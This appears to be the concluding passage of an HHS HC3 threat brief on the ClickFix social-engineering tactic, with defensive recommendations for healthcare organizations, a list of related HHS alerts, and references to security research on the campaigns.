The ClickFix tactic is getting popular with many threat actors and presents a grave danger for both consumers and enterprises. The number of organizations targeted by the ClearFake activity is more difficult to quantify, because it is more opportunistic. For these reasons, it is recommended that users and organizations remain vigilant to suspicious activity and report it to a respective security organization.

In addition to a HC3 Analyst Note on Healthcare Sector DDoS Guide on how to safeguard against ransomware/extortion attacks, some cybersecurity professionals advise that the healthcare industry acknowledge the ubiquitous threat of cyberwar against them, and recommend that their cybersecurity teams implement the following steps:

- Educate and train staff to reduce the risk of social engineering attacks via email and network access.
- Assess enterprise risk against all potential vulnerabilities and prioritize implementing the security plan with the necessary budget, staff, and tools.
- Develop a cybersecurity roadmap that everyone in the healthcare organization understands.

At no cost, the Cybersecurity & Infrastructure Security Agency (CISA) also offers Cyber Hygiene Vulnerability Scanning services to federal, state, local, tribal and territorial governments, as well as public and private sector critical infrastructure organizations. This service helps organizations monitor and evaluate their external network posture.

## Relevant HHS Reports

- HC3: Alert – Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure (April 26, 2022)
- HC3: Alert - Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure (May , 2022)
- HC3: Alert - Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure (January 11, 2022)
- HC3: Alert - Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure (March 1, 2022)
- HC3: Analyst Note – Healthcare Sector DDoS Guide (February 13, 2023)
- HC3: Analyst Note – The Russia-Ukraine Cyber Conflict and Potential Threats to the U.S. Health Sector (March 1, 2022)

## References

Bourgue, Quentin. "ClickFix Tactic: The Phantom Meet." Sekoia. October 17, 2024. https://blog.sekoia.io/clickfix-tactic-the-phantom-meet/

F, Axel and Selena Larson. "Security Brief: TA571 Delivers IcedID Forked Loader." ProofPoint. October 30, 2023. https://www.proofpoint.com/us/blog/threat-insight/security-brief-ta571-delivers-icedid-forked-loader

Lakshmanan, Ravie. "Beware: Fake Google Meet Pages Deliver Infostealers in Ongoing ClickFix Campaign." The Hacker News. October 18, 2024. https://thehackernews.com/2024/10/beware-fake-google-meet-pages-deliver.html

Madjar, Tommy and Dusty Miller, Selena Larson. "From Clipboard to Compromise: A PowerShell Self-Pwn." ProofPoint. June 17, 2024. https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn

Montalbano, Elizabeth. "Cut & Paste Tactics Import Malware to Unwitting Victims." Dark Reading. June 18, 2024. https://www.darkreading.com/remote-workforce/cut-paste-tactics-import-malware

O'Donnell-Welch, Lindsey. "Fake Error Messages Used in Lumma Stealer, RAT Attacks." Duo Security. June 17, 2024. https://duo.com/decipher/unique-social-engineering-attack-used-to-deliver-infostealers

Shah, Yashvi and Vignesh Dhatchanamoorthy. "ClickFix Deception: A Social Engineering Tactic to Deploy Malware." McAfee. July 11, 2024. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/clickfix-deception-a-social-engineering-tactic-to-deploy-malware/

Sinegubko, Denis. "Threat Actors Push ClickFix Fake Browser Updates Using Stolen Credentials." GoDaddy. October 17, 2024. https://www.godaddy.com/resources/news/threat-actors-push-clickfix-fake-browser-updates-using-stolen-credentials

Toulas, Bill. "Fake Google Meet conference errors push infostealing malware." BleepingComputer. October 17, 2024. https://www.bleepingcomputer.com/news/security/fake-google-meet-conference-errors-push-

infostealing-malware/

Winder, Davey. “Hackers Avoid Google Chrome Security Features In New Attack, Researchers Warn.” Forbes. October 18, 2024. https://www.forbes.com/sites/daveywinder/2024/10/18/hackers-avoid-google-chrome-security-features-in-new-attack-researchers-warn/

Zorz. Zeljka. “Fake Google Meet pages deliver infostealers.” Help Net Security. October 17, 2024. https://www.helpnetsecurity.com/2024/10/17/google-meet-fix-it-infostealers/

## Contact Information

If you have any additional questions, we encourage you to contact us at HC3@hhs.gov.

We want to know how satisfied you are with the resources HC3 provides. Your answers will be anonymous, and we will use the responses to improve all future updates, features, and distributions. Share Your Feedback